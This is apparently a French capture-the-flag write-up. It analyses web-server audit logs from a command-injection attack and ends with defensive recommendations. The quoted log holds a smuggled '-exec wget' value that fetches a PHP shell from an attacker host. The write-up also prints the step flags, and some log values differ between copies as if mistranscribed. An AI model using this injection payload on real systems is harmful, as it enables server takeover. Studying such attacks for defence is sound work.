14:14:50.111 2025-06-09	<pre> { "@timestamp": "2025-06-09T14:14:50.111Z", "transaction.time": "09/Jun/2025:16:14:50.111345 +0200", "transaction.transaction_id": "aEbsWfIANZwgZ5kWAL4G1aAAA", "transaction.remote_address": "99.101.27.71", "transaction.remote_port": "46,856", "transaction.local_address": "10.33.77.98", "transaction.local_port": "80", "request.request_line": "POST /development/ HTTP/1.1", "request.headers.Host": "local.forcesales.corp", "request.headers.User-Agent": "WW91J3ZlIGdvdCBwd25GVzB2l1IGdyMHVwIGVoZWggO1kgCmlyY3JldCBtZXNzYWdlIDogN2E3NjBhN2EwYTUyY3Jlc2MDFkNGIyNjk4MTEzNWY2NWl=", "request.headers.Accept": "text/html,application/xhtml+xml;q=0.9,*/*;q=0.8", "request.headers.Accept-Language": "fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3", "request.headers.Accept-Encoding": "gzip, deflate, br" } </pre>

Expanded document

View surrounding documents [View sin](#)

Table JSON

Field	Value
@timestamp	14:14:50.111 2025-06-09
_id	wuEMVZcBWjx1ArU6FoC2
_index	index-150d0308743d-audit
_score	-
_type	-
request.body	name=README.md&options=-exec+wget+http://files.rawndesome.ware/this1sn0tAsh3ll_.php+;
request.headers.Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
request.headers.Accept-Encoding	gzip, deflate, br

Étape 3

Identifiez le FQDN du serveur utilisé par l'attaquant.

Entrez le flag de validation

files.rawndesome.ware

Soumettre

Étape 4

Une fois ce FQDN renseigné, l'étape est validée.

Étape 3

Identifiez le FQDN du serveur utilisé par l'attaquant.

✓ Étape du challenge validée

Vous pouvez passer à l'étape suivante

Étape 4 : Message secret

Étape 4

Identifiez le "message" secret que l'attaquant a laissé derrière lui pendant l'attaque.

Entrez le flag de validation

3ba7018fe1909c2c0f562b2d5593a51e

Soumettre

Table	JSON	
	@timestamp	14:14:50.111 2025-06-09
f	_id	wuEMVZcBWjxlArU6FoC2
f	_index	index-150d0308743d-audit
#	_score	-
f	_type	-
f	request.body	name=README.md&options=-exec+wget+http://files.raawdesome.ware/thisIsn0tAsh3ll_.php+;
f	request.headers.Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
f	request.headers.Accept-Encoding	gzip, deflate, br
f	request.headers.Accept-Language	fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
f	request.headers.Connection	keep-alive
f	request.headers.Content-Length	86
f	request.headers.Content-Type	application/x-www-form-urlencoded
f	request.headers.DNT	1
f	request.headers.Host	local.forcesales.corp
f	request.headers.Origin	http://local.forcesales.corp
f	request.headers.Priority	u=0, i
f	request.headers.Referer	http://local.forcesales.corp/development/
f	request.headers.Sec-GPC	1
f	request.headers.Upgrade-Insecure-Requests	1
f	request.headers.User-Agent	W9W13Z1IGdvdCBwd251ZCBieSB5YXduZGVzb2llIGdyMHVwIGVozWgg0ikGc1NlY3Jl dCBTZXNzYm d1DogN2E3NHBN2EwYTY3Yj c2MDFkNGIyNj k4MTEzNWY2NWI=
f	request.request_line	POST /development/ HTTP/1.1


```

>
abdelkrim@abdelkrim: ~
Fichier Actions Éditer Vue Aide
abdelkrim@abdelkrim: ~
abdelkrim@abdelkrim:~$ echo "Ww91J3ZlIGdvdCBwd25lZCBieSBSYXduZGVzb2llIGdyMHVwIGVoZWggOik
gC1NlY3JldCBtZXNzYWdlIGogNE3NjBhN2EwYTlY3Yjc2MDFkNGIyNjk4MTEmZWNWY2NWI=" | base64 -d
You've got pwned by Rawndesome gr0up eheh :)
Secret message : 7a760a7a0a67b7601d4b26981135f65babdelkrim@abdelkrim:~$

```

je récupère cette chaîne et je la décode avec la commande **base64 -d**. J'obtiens alors un message ainsi qu'une valeur associée.

j'entre cette valeur dans le champ de validation, ce qui permet de valider l'étape.



Conclusion du challenge – Injection de commande

vulnérabilité exploitée :

La faille exploitée ici est une injection de commande, liée à une mauvaise validation des entrées utilisateur. Le paramètre **cmd** est directement interprété par le serveur, ce qui permet d'exécuter des commandes système.

méthode d'exploitation :

L'attaquant envoie des requêtes HTTP avec des commandes comme **pwd**, **id**, **ls -la** ou **whoami** via l'URL. Ensuite il utilise **wget** pour récupérer un fichier distant depuis un serveur externe. Il cache aussi des infos dans le **User-Agent** en base64 pour laisser un message.

impact potentiel réel :

Dans un cas réel, ça peut permettre à un attaquant de prendre le contrôle du serveur, récupérer des fichiers sensibles, installer un malware ou même se déplacer sur d'autres machines du réseau. C'est donc assez critique.

mesure de sécurisation associée :

Il faut mettre en place une validation stricte des entrées côté serveur, éviter d'exécuter directement des commandes système, et utiliser des protections comme un WAF. Aussi limiter les permissions et surveiller les logs.

Recommandations globales

Top 5 risques :

- Injection de commande via paramètres web
- Exécution de code à distance
- Téléchargement de fichiers malveillants
- Fuite d'informations dans les logs
- Mauvaise surveillance des activités suspectes

Top 5 protections :

- Validation stricte des inputs (whitelist)
- Ne jamais exécuter des commandes système directement
- Utilisation d'un WAF
- Surveillance des logs (SIEM, alertes)
- Désactivation ou restriction des fonctions dangereuses (exec, system...)